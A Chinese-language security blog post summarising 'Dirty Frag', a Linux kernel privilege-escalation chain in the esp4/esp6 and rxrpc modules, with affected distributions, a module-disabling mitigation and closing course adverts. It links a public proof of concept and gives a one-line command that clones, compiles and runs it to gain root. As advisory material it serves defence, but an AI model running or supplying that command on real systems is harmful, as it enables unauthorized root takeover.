
0x1 漏洞速览
2026 年 5 月 7 日,安全研究员Hyunwoo Kim(@v4bel)公开Dirty FragLinux 内核提权 0day 漏洞链。该漏洞属于Dirty Pipe、Copy Fail同系列高危页缓存篡改漏洞,是确定性逻辑漏洞,不依赖竞态条件,利用失败不会导致内核崩溃,**成功率接近 100%**。
⚠️核心危害普通本地用户可直接获取系统root 最高权限,全面控制服务器;目前无官方补丁、无 CVE 编号,主流 Linux 发行版全线受影响。
0x2 漏洞原理
Dirty Frag 由两个独立内核页缓存写入漏洞串联而成,互为补充,覆盖几乎所有场景:
一、漏洞 1:xfrm-ESP 页缓存写入
所在模块:esp4/esp6
影响起点:2017 年 1 月 17 日(内核提交cac2661c53f3)至今
利用前提:需创建用户命名空间权限(主流发行版默认允许)
攻击逻辑:构造 ESP 数据包→触发内核页缓存写入→篡改/etc/passwd等系统文件→提权 root
二、漏洞 2:RxRPC 页缓存写入
所在模块:rxrpc
影响起点:2023 年 6 月(内核提交2dc334f1a63a)至今
利用前提:模块已加载(Ubuntu 默认加载),无需任何特权
攻击逻辑:创建 RxRPC 套接字→触发页缓存漏洞→修改认证文件→获取 root 权限
三、影响范围:潜伏 9 年,主流发行版全中招
1、受影响内核版本
xfrm-ESP:2017 年 1 月→最新内核(约 9 年)
RxRPC:2023 年 6 月→最新内核

2、已实测可利用发行版
✅ Ubuntu 24.04.4(6.17.0-23-generic)
✅ RHEL 10.1(6.12.0-124.49.1.el10_1.x86_64)
✅ openSUSE Tumbleweed(7.0.2-1-default)
✅ CentOS Stream 10(6.12.0-224.el10.x86_64)
✅ AlmaLinux 10(6.12.0-124.52.3.el10_1.x86_64)
✅ Fedora 44(6.19.14-300.fc44.x86_64)
0x3 漏洞利用
一、漏洞复现
漏洞 POC 已公开:https://github.com/V4bel/dirtyfrag

img

一条命令低权限 → 执行提权
# 克隆POC→编译→执行提权
git clone https://github.com/V4bel/dirtyfrag.git && cd dirtyfrag && gcc -O0 -Wall -o exp exp.c -lutil && ./exp
img
二、漏洞复现视频
链接地址:https://github.com/V4bel/dirtyfrag/blob/master/assets/demo.gif
0x4 漏洞补丁修复
目前所有 Linux 发行版无官方补丁,需立即禁用漏洞模块防护:
sh -c "printf 'install esp4 /bin/false\ninstall esp6 /bin/false\ninstall rxrpc /bin/false\n' > /etc/modprobe.d/dirtyfrag.conf; rmmod esp4 esp6 rxrpc 2>/dev/null; true"
执行后禁用esp4/esp6/rxrpc三个高危模块,阻断所有利用路径
对普通业务无影响;仅IPsec ESP、RxRPC 相关服务会受影响,需业务侧评估权衡

与同类漏洞对比:
最后 :推广时间
同时也欢迎👏师傅们关注我哔哩哔哩账号,搜索ID🔍:一个想当文人的黑客
链接🔗直达:https://space.bilibili.com/642258933
🍀后面会给大家不定期更新SRC漏洞挖掘、渗透测试、红蓝攻防、HVV护网行动相关课程内容。
SRC课程介绍
👇
「课件笔记都很详细,主要是以知识点+课程实战+实操+案例,b站视频链接🔗直达:https://space.bilibili.com/642258933
本课程内容覆盖企业SRC、众测、护网HVV行动、红蓝攻防等多场景漏洞挖掘技术,包含信息收集、XSS、SQL注入、CSRF、文件包含、文件上传、Nday框架漏洞等各类漏洞实战挖掘,渗透测试工具配置,CNVD/CVE/EDUSRC 等平台漏洞提交与证书获取,同时涵盖职业规划与护网攻防实战技巧,助力从 0 到 1 成长为赏金猎人!
SRC课程详情🔎:学了一堆理论,还是挖不到漏洞?你缺的是实战!
内部小圈子知识星球详情🔎:50 元封顶!渗透攻防 + SRC 漏洞星球限时开放!
欢迎关注微信公众号:神农Sec,报名咨询添加微信:routing_love
神农SRC漏洞挖掘公开课-群已满200人-添加上方🔝微信拉群
欢迎关注神农Sec微信公众号